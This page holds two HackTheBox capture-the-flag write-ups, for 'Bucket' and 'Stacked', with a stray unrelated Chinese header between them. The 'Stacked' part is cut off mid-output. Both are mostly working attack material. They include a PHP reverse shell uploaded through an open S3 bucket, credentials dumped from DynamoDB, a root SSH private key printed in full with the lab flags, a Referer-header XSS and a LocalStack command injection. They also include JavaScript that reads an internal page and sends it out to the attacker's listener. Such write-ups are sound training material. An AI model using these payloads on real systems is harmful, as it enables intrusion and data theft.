查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Medium
Points: 30
Release: 17 Oct 2020
IP: 10.10.10.212
User Blood szymex73 00 days, 00 hours, 41 mins, 20 seconds.
Root Blood szymex73 00 days, 01 hours, 20 mins, 22 seconds.
- 
- 
#### information gathering
first use nmap as usaul
``` bash
root@kali:~/hackthebox/machine/bucket# nmap -sV -v -p- --min-rate=10000 10.10.10.212
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
```
- install aws-cli
``` bash
apt-get install awscli
```
- configure aws
``` bash
root@kali:~/hackthebox/machine/bucket# aws configure
AWS Access Key ID [None]: AKIAIOSFODNN7EXAMPLE
AWS Secret Access Key [None]: wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY
Default region name [None]: us-west-2
Default output format [None]: json
```
- listing the available buckets in s3.bucket.htb
``` bash
root@kali:~/hackthebox/machine/bucket# aws s3 ls --endpoint-url http://s3.bucket.htb --no-sign-request
2020-11-07 06:25:03 adserver
```
- uploading files to the bucket in s3.bucket.htb
``` bash
root@kali:~/hackthebox/machine/bucket# aws s3 cp shell.php s3://adserver/shell.php --endpoint-url http://s3.bucket.htb --no-sign-request
upload: ./shell.php to s3://adserver/shell.php
```
- accessing the dynamodb, listing the available tables
``` bash
root@kali:~/hackthebox/machine/bucket# aws dynamodb list-tables --endpoint-url http://s3.bucket.htb/ --no-sign-request
{
"TableNames": [
"users"
]
}
```
- scanning the enumerated tables, (acessing the values in it)
``` bash
root@kali:~/hackthebox/machine/bucket# aws dynamodb scan --table-name users --endpoint-url http://s3.bucket.htb/ --no-sign-request
{
"Items": [
{
"password": {
"S": "Management@#1@#"
},
"username": {
"S": "Mgmt"
}
},
{
"password": {
"S": "Welcome123!"
},
"username": {
"S": "Cloudadm"
}
},
{
"password": {
"S": "n2vM-<_K_Q:.Aa2"
},
"username": {
"S": "Sysadm"
}
}
],
"Count": 3,
"ScannedCount": 3,
"ConsumedCapacity": null
}
```
- usernames and passwords are enumerated
- Uploading a php reverse shell and accessing it in http://bucket.htb/shell.php
- now accessing the shell.php provides us with the reverse shell
``` bash
root@kali:~/hackthebox/machine/bucket# nc -lvp 3344
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::3344
Ncat: Listening on 0.0.0.0:3344
Ncat: Connection from 10.10.10.212.
Ncat: Connection from 10.10.10.212:45936.
Linux bucket 5.4.0-48-generic #52-Ubuntu SMP Thu Sep 10 10:58:49 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
12:21:02 up 1:09, 1 user, load average: 0.41, 0.14, 0.04
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
roy pts/0 10.10.14.2 12:10 10:06 0.03s 0.03s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
/bin/sh: 1: python: not found
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@bucket:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@bucket:/$ whoami
whoami
www-data
www-data@bucket:/$ ls /home
ls /home
roy
www-data@bucket:/$ su roy
su roy
Password: n2vM-<_K_Q:.Aa2
roy@bucket:/$ cd ~
cd ~
roy@bucket:~$ ls
ls
project user.txt
roy@bucket:~$ cat user.txt
cat user.txt
fb6d6fd9ef6bc4d570af540eb8f3bed7
```
now we got the user flag
- 
#### privilege esclation
- aws is installed in the system and an internal service port 8000 (web service) and port 4566 (aws service)
- forward the port 8000 to local machine with chisel
- In the bucket-app/index.php the index.php shows another communcation to the internal service, a new table name alerts whichi is accessed with a post request with the values data
- create a new dynamodb table
``` bash
/usr/bin/aws dynamodb create-table --table-name alerts --attribute-definitions AttributeName=title,AttributeType=S --key-schema AttributeName=title,KeyType=HASH --provisioned-throughput ReadCapacityUnits=10,WriteCapacityUnits=5 --endpoint-url http://127.0.0.1:4566
```
- create a table and insert the values as requested by the index.php
``` bash
/usr/bin/aws dynamodb put-item --table-name alerts --item '{"title": {"S": "Ransomware"}, "data": {"S": "file:///root/.ssh/id_rsa"}}' --endpoint-url http://127.0.0.1:4566
```
- Now after inserting everything needed, make a curl POST
``` bash
curl -X POST -d "action=get_alerts" http://127.0.0.1:8000/ -v
```
- Check out the http://127.0.0.1:8000/attached.txt in your browser to obtain the id_rsa
- now use id_rsa to get root
``` bash
echo "-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----" > id_rsa
```
``` bash
root@kali:~/hackthebox/machine/bucket# chmod 600 id_rsa
root@kali:~/hackthebox/machine/bucket# ssh -i id_rsa root@10.10.10.212
Welcome to Ubuntu 20.04 LTS (GNU/Linux 5.4.0-48-generic x86_64)
* Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
* Support: https://ubuntu.com/advantage
System information as of Sat 07 Nov 2020 12:33:44 PM UTC
System load: 0.12
Usage of /: 39.8% of 19.56GB
Memory usage: 19%
Swap usage: 0%
Processes: 190
Users logged in: 0
IPv4 address for br-bee97070fb20: 172.18.0.1
IPv4 address for docker0: 172.17.0.1
IPv4 address for ens160: 10.10.10.212
IPv6 address for ens160: dead:beef::250:56ff:feb9:c42
91 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Tue Oct 13 10:25:01 2020
root@bucket:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bucket:~# whoami
root
root@bucket:~# ls
backups docker-compose.yml files restore.php restore.sh root.txt snap start.sh sync.sh
root@bucket:~# cat root.txt
51849d4b9ce892c1a92d37acd665a1b2
```
and we finally got root
- 
#### Summary of knowledge
- aws upload shell
- enumerate dynamodb tables
- port forwarding
- create dynamodb table to read files
#### Contact me
- QQ: 1185151867
- twitter: https://twitter.com/fdlucifer11
- github: https://github.com/FDlucifer
I'm lUc1f3r11, a ctfer, reverse engineer, ioter, red teamer, coder, gopher, pythoner, AI lover, security reseacher, hacker, bug hunter and more...
## 请求解析差异与 KMS 数据
HAProxy 与 Gunicorn 的请求边界差异连接到会话信息,Git 项目中的 AWS 材料再对应 Secrets Manager 与 KMS。版本参数修改、压缩和解密顺序保留。
查看分析过程、攻击步骤与完整代码
#### introduce
OS: Linux
Difficulty: Insane
Points: 50
Release: 18 Sep 2021
IP: 10.10.11.112

- 
- 
#### Enumeration
#### NMAP
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# nmap -sV -v -p- --min-rate=10000 10.10.11.112
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41
2376/tcp open ssl/docker?
```
Based on OpenSSH version, the host is likely running Ubuntu Focal 20.04.
#### HTTP TCP 80
Looking at the page using curl, I see it redirected to http://stacked.htb/ so let's add it to /etc/hosts.
Visiting the page on browser.
I run gobuster against the site with html extensions.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# gobuster dir -u http://stacked.htb -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x html
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://stacked.htb
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: html
[+] Timeout: 10s
===============================================================
2022/02/13 20:42:12 Starting gobuster in directory enumeration mode
===============================================================
/images (Status: 301) [Size: 311] [--> http://stacked.htb/images/]
/index.html (Status: 200) [Size: 5055]
/css (Status: 301) [Size: 308] [--> http://stacked.htb/css/]
/js (Status: 301) [Size: 307] [--> http://stacked.htb/js/]
/fonts (Status: 301) [Size: 310] [--> http://stacked.htb/fonts/]
```
Nothing useful here.
Then I run ffuf to find is there another subdomain of stacked.htb.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# /root/ffuf/ffuf -c -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://stacked.htb -H "host: FUZZ.stacked.htb" -fw 18
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v1.1.0-git
________________________________________________
:: Method : GET
:: URL : http://stacked.htb
:: Wordlist : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
:: Header : Host: FUZZ.stacked.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403
:: Filter : Response words: 18
________________________________________________
portfolio [Status: 200, Size: 30268, Words: 11467, Lines: 445]
portfolio.stacked.htb
```
Found portfolio subdomain, I add it to /etc/hosts.
The download button links to portfolio.stacked.htb/files/docker-compose.yml, and will download the file.
Looking at the docker-compose.yml, The machine is likely has localstack version 0.12.6 running on the localhost. localstack is basically aws but host in local machine
- [localstack](https://github.com/localstack/localstack)
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# cat docker-compose.yml
version: "3.3"
services:
localstack:
container_name: "${LOCALSTACK_DOCKER_NAME-localstack_main}"
image: localstack/localstack-full:0.12.6
network_mode: bridge
ports:
- "127.0.0.1:443:443"
- "127.0.0.1:4566:4566"
- "127.0.0.1:4571:4571"
- "127.0.0.1:${PORT_WEB_UI-8080}:${PORT_WEB_UI-8080}"
environment:
- SERVICES=serverless
- DEBUG=1
- DATA_DIR=/var/localstack/data
- PORT_WEB_UI=${PORT_WEB_UI- }
- LAMBDA_EXECUTOR=${LAMBDA_EXECUTOR- }
- LOCALSTACK_API_KEY=${LOCALSTACK_API_KEY- }
- KINESIS_ERROR_PROBABILITY=${KINESIS_ERROR_PROBABILITY- }
- DOCKER_HOST=unix:///var/run/docker.sock
- HOST_TMP_FOLDER="/tmp/localstack"
volumes:
- "/tmp/localstack:/tmp/localstack"
- "/var/run/docker.sock:/var/run/docker.sock"
```
Looking at localstack github repository, LocalStack version 0.12.6 is not the latest, chances are that version has vulnerability.
After some googling for vulnerability for that version, I found this blog greatly explain about the vulnerability.
- [Hack the Stack with LocalStack: Code Vulnerabilities Explained](https://blog.sonarsource.com/hack-the-stack-with-localstack)
I see several possible vulnerability. The OS Command Injection is the one we looking for.
Let's start the image on our local machine first. make sure the docker-compose.yml exist
in the same directory and run docker-compose up.
It will download the localstack v0.12.6 image and running it.
``` bash
docker-compose up
docker container ls -a
docker exec -ti 587e29281490 /bin/bash
```
We can see api.py code in /opt/code/localstack/localstack/dashboard/api.py has the route in line 85.
``` bash
bash-5.0# cat /opt/code/localstack/localstack/dashboard/api.py
import os
import json
from flask import Flask, render_template, jsonify, send_from_directory, request
from flask_swagger import swagger
from localstack import config
from localstack.utils import common
from localstack.services import generic_proxy, plugins
from localstack.services import infra as services_infra
from localstack.constants import VERSION, LOCALSTACK_WEB_PROCESS
from localstack.dashboard import infra
from localstack.utils.bootstrap import load_plugins, canonicalize_api_names
from localstack.utils.aws.aws_stack import Environment
root_path = os.path.dirname(os.path.realpath(__file__))
web_dir = root_path + '/web/'
app = Flask('app', template_folder=web_dir)
app.root_path = root_path
@app.route('/swagger.json')
def spec():
swag = swagger(app)
swag['info']['version'] = VERSION
swag['info']['title'] = 'AWS Resources Dashboard'
return jsonify(swag)
@app.route('/graph', methods=['POST'])
def get_graph():
# TODO remove?
""" Get deployment graph
---
operationId: 'getGraph'
parameters:
- name: request
in: body
"""
data = get_payload()
env = Environment.from_string(data.get('awsEnvironment'))
graph = infra.get_graph(name_filter=data['nameFilter'], env=env, region=data.get('awsRegion'))
return jsonify(graph)
@app.route('/services', methods=['GET'])
def get_status():
""" Get status of deployed services
---
operationId: 'getStatus'
"""
result = services_infra.get_services_status()
return jsonify(result)
@app.route('/services', methods=['POST'])
def set_status():
""" Set status of deployed services
---
operationId: 'setStatus'
"""
data = get_payload()
result = services_infra.set_service_status(data)
return jsonify(result)
@app.route('/kinesis///events/latest', methods=['POST'])
def get_kinesis_events(streamName, shardId):
""" Get latest events from Kinesis.
---
operationId: 'getKinesisEvents'
parameters:
- name: streamName
in: path
- name: shardId
in: path
- name: request
in: body
"""
data = get_payload()
env = Environment.from_string(data.get('awsEnvironment'))
result = infra.get_kinesis_events(stream_name=streamName, shard_id=shardId, env=env)
return jsonify(result)
@app.route('/lambda//code', methods=['POST'])
def get_lambda_code(functionName):
""" Get source code for Lambda function.
---
operationId: 'getLambdaCode'
parameters:
- name: functionName
in: path
- name: request
in: body
"""
data = get_payload()
env = Environment.from_string(data.get('awsEnvironment'))
result = infra.get_lambda_code(func_name=functionName, env=env)
return jsonify(result)
@app.route('/health')
def get_health():
# TODO: this should be moved into a separate service, once the dashboard UI is removed
reload = request.args.get('reload') is not None
result = plugins.get_services_health(reload=reload)
return jsonify(result)
@app.route('/')
def hello():
return render_template('index.html')
@app.route('/')
def send_static(path):
return send_from_directory(web_dir + '/', path)
def get_payload():
return json.loads(common.to_str(request.data))
def ensure_webapp_installed():
web_dir = os.path.realpath(os.path.join(os.path.dirname(__file__), 'web'))
node_modules_dir = os.path.join(web_dir, 'node_modules', 'jquery')
if not os.path.exists(node_modules_dir):
print('Initializing installation of Web application (this could take a long time, please be patient)')
common.run('cd "%s"; npm install' % web_dir)
def serve(port):
os.environ[LOCALSTACK_WEB_PROCESS] = '1'
ensure_webapp_installed()
load_plugins()
canonicalize_api_names()
backend_url = 'http://localhost:%s' % port
services_infra.start_proxy(config.PORT_WEB_UI_SSL, backend_url, use_ssl=True)
generic_proxy.serve_flask_app(app=app, port=port, quiet=True)
```
On the OS Command Injection section of the blog, If I make a POST request to /lambda//code the parameter functionName is passed to get_lambda_code
The get_lambda_code function want awsEnvironment parameter
So we can input the functionName with command injection with awsEnvironment parameter to our localstack machine to test it.
I try this script to create a test file in the localstack machine.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# curl -X POST "http://localhost:8080/lambda/func;touch%20test/code" -H "Content-Type: application/json" -d '{"awsEnvironment": "nothing"}'
500 Internal Server Error
Internal Server Error
The server encountered an internal error and was unable to complete your request. Either the server is overloaded or there is an error in the application.
```
We need to send the POST request to port 8080 because that is the dashboard.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# docker exec -ti 587e29281490 /bin/bash
bash-5.0# ls -la test
-rw-r--r-- 1 localsta localsta 0 Feb 14 03:34 test
```
And the command injection work.
Now the problem is how to run it on the victim machine,
Looking back n portfolio.stacked.htb page has a contact form, I try simple xss on the form and send it.
but It got detected. my initial thought is I need to bypass the detection. I intercept the request using burp suite and send it to repeater.
I try all XSS bypass payload in the message field but no luck, But when I try the payload on every headers, the js script is execute from Referer header and not returning XSS detected.
``` bash
POST /process.php HTTP/1.1
Host: portfolio.stacked.htb
User-Agent:
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 76
Origin:
Referer:
fullname=test&email=test%40qq.com&tel=138232254773&subject=test&message=test
```
After 2 minutes my listener got a hit from the box.
``` bash
┌──(root💀kali)-[~/hackthebox/machine/stacked]
└─# python2 -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
10.10.11.112 - - [14/Feb/2022 01:44:05] code 404, message File not found
10.10.11.112 - - [14/Feb/2022 01:44:05] "GET /justatest HTTP/1.1" 404 -
```
Now from this XSS I need to get RCE, but how can I confirm that localstack exist on the remote target?
From the headers I can see that it's using XMLHttpRequest to the request.
I can craft a XMLHttpRequest that doing a GET/POST request. save to to localstack_confirmation.js
``` bash
// Doing GET request to localstack dashboard on port 8080 to see if it's exist
var xhr = new XMLHttpRequest();
var target = 'http://localhost:8080/'
xhr.open('GET', target, false);
xhr.send();
// Sending the response back to my python listener.
var response = xhr.responseText;
var xhr2 = new XMLHttpRequest();
// Listener IP
xhr2.open('GET', 'http://10.10.14.4/' + btoa(response), true);
xhr2.send();
```
Start a python server on port 80.
I copied the successful XSS request from the burp suite to curl command to make it easier remove unnecessary header like User-Agent.
Run the curl POST request command and after 2 minutes, the python server show two GET request from target machine, the first GET request is the stacked machine getting the localstack_confirmation.js from python listener, and the second is executing the localstack_confirmation.js code that I make above and send the response back to python listener as base64.
``` bash
10.10.11.112 - - [13/Feb/2022 22:58:04] "GET /localstack_confirmation.js HTTP/1.1" 200 -
10.10.11.112 - - [13/Feb/2022 22:58:43] code 404, message File not found
10.10.11.112 - - [13/Feb/2022 22:58:43] "GET /PCFET0NUWVBFIGh0bWwgUFVCTElDICItLy9XM0MvL0RURCBYSFRNTCAxLjAgVHJhbnNpdGlvbmFsLy9FTiIKImh0dHA6Ly93d3cudzMub3JnL1RSL3hodG1sMS9EVEQveGh0bWwxLXRyYW5zaXRpb25hbC5kdGQiPgo8aHRtbCBsYW5nPSJlbiIgbmctYXBwPSJhcHAiIGNsYXNzPSJuby1qcyBmdWxsc2l6ZSIgY29udGVudD0idGV4dC9odG1sOyBjaGFyc2V0PVVURjgiPgo8aGVhZD4KICA8dGl0bGU+RGFzaGJvYXJkPC90aXRsZT4KICA8bWV0YSBuYW1lPSJ2aWV3cG9ydCIgY29udGVudD0id2lkdGg9ZGV2aWNlLXdpZHRoLCBpbml0aWFsLXNjYWxlPTEiPgogIDxsaW5rIHJlbD0iaWNvbiIgdHlwZT0iaW1hZ2UvcG5nIiBocmVmPSIvaW1nL2xvY2Fsc3RhY2tfaWNvbi5wbmciIC8+CiAgPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJub2RlX21vZHVsZXMvYm9vdHN0cmFwL2Rpc3QvY3NzL2Jvb3RzdHJhcC5jc3MiIG1lZGlhPSJhbGwiPgogIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0ibm9kZV9tb2R1bGVzL2FuZ3VsYXItdGFibGVzb3J0L3RhYmxlc29ydC5jc3MiIG1lZGlhPSJhbGwiPgogIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0ibm9kZV9tb2R1bGVzL2pzcGx1bWIvY3NzL2pzUGx1bWJUb29sa2l0LWRlZmF1bHRzLmNzcyIgbWVkaWE9ImFsbCI+CiAgPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJub2RlX21vZHVsZXMvYW5ndWxhci1yZXNpemFibGUvYW5ndWxhci1yZXNpemFibGUubWluLmNzcyIgbWVkaWE9ImFsbCI+CiAgPGxpbmsgcmVsPSJzdHlsZXNoZWV0IiBocmVmPSJub2RlX21vZHVsZXMvYW5ndWxhci11aS1sYXlvdXQvc3JjL3VpLWxheW91dC5jc3MiIG1lZGlhPSJhbGwiPgogIDxsaW5rIHJlbD0ic3R5bGVzaGVldCIgaHJlZj0iY3NzL3N0eWxlLmNzcyIgbWVkaWE9ImFsbCI+CjwvaGVhZD4KPGJvZHkgY2xhc3M9ImZ1bGxzaXplIj4KCjxkaXYgaWQ9InBhZ2UiIGNsYXNzPSJmdWxsc2l6ZSI+CiAgPCEtLSBIZWFkZXIgLS0+CiAgPGhlYWRlciBpZD0iaGVhZGVyIiByb2xlPSJiYW5uZXIiIHN0eWxlPSJwb3NpdGlvbjogYWJzb2x1dGU7CiAgICAgIHRvcDogMHB4OyB3aWR0aDogMTAwJTsgYm9yZGVyLWJvdHRvbTogMXB4IHNvbGlkICNhYWFhYWE7IGJhY2tncm91bmQ6ICNmYWZhZjQiPgogICAgPG5hdiBjbGFzcz0iYXVpLWhlYWRlciBhdWktZHJvcGRvd24yLXRyaWdnZXItZ3JvdXAiIHJvbGU9Im5hdmlnYXRpb24iPgogICAgICA8ZGl2IGNsYXNzPSJhdWktaGVhZGVyLWlubmVyIj4KICAgICAgICA8ZGl2IGNsYXNzPSJhdWktaGVhZGVyLXByaW1hcnkiPgogICAgICAgICAgPGgxIGlkPSJsb2dvIiBjbGFzcz0iYXVpLWhlYWRlci1sb2dvIGF1aS1oZWFkZXItbG9nby10ZXh0b25seSI+CiAgICAgICAgICAJCTxzcGFuIGNsYXNzPSJhdWktaGVhZGVyLWxvZ28tZGV2aWNlIj4KICAgICAgICAgICAgICAgIDxpbWcgc3JjPSJpbWcvbG9jYWxzdGFja19zbWFsbC5wbmciIHN0eWxlPSJoZWlnaHQ6IDMwcHg7IHBhZGRpbmc6IDJweDsgbWFyZ2luLXJpZ2h0OiAxMHB4OyIvPgogICAgICAgICAgICAgIDwvc3Bhbj4KICAgICAgICAgIDwvaDE+CiAgICAgICAgPC9kaXY+CiAgICAgIDwvZGl2PgogICAgPC9uYXY+CiAgPC9oZWFkZXI+CgogIDwhLS0gQ29udGVudCAtLT4KICA8c2VjdGlvbiBpZD0iY29udGVudCIgcm9sZT0ibWFpbiIgdWktdmlldyBjbGFzcz0iZnVsbHNpemUiIHN0eWxlPSJwb3NpdGlvbjogYWJzb2x1dGU7IHRvcDogMHB4OyBwYWRkaW5nLXRvcDogNDBweDsgei1pbmRleDogMSI+IDwvc2VjdGlvbj4KCjwvZGl2PgoKPHNjcmlwdCBzcmM9Im5vZGVfbW9kdWxlcy9qcXVlcnkvZGlzdC9qcXVlcnkubWluLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9Im5vZGVfbW9kdWxlcy9kYWdyZS9kaXN0L2RhZ3JlLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9Im5vZGVfbW9kdWxlcy9qc3BsdW1iL2Rpc3QvanMvanNQbHVtYi0yLjEuNC5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJub2RlX21vZHVsZXMvc3dhZ2dlci1jbGllbnQvYnJvd3Nlci9zd2FnZ2VyLWNsaWVudC5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJub2RlX21vZHVsZXMvYW5ndWxhci9hbmd1bGFyLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9Im5vZGVfbW9kdWxlcy9hbmd1bGFyLXVpLXJvdXRlci9yZWxlYXNlL2FuZ3VsYXItdWktcm91dGVyLmpzIj48L3NjcmlwdD4KPHNjcmlwdCBzcmM9Im5vZGVfbW9kdWxlcy9hbmd1bGFyLXJlc291cmNlL2FuZ3VsYXItcmVzb3VyY2UuanMiPjwvc2NyaXB0Pgo8c2NyaXB0IHNyYz0ibm9kZV9tb2R1bGVzL2FuZ3VsYXItc2FuaXRpemUvYW5ndWxhci1zYW5pdGl6ZS5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJub2RlX21vZHVsZXMvYW5ndWxhci10YWJsZXNvcnQvanMvYW5ndWxhci10YWJsZXNvcnQuanMiPjwvc2NyaXB0Pgo8c2NyaXB0IHNyYz0ibm9kZV9tb2R1bGVzL2FuZ3VsYXItcmVzaXphYmxlL2FuZ3VsYXItcmVzaXphYmxlLm1pbi5qcyI+PC9zY3JpcHQ+CjxzY3JpcHQgc3JjPSJub2RlX21vZHVsZXMvYW5nd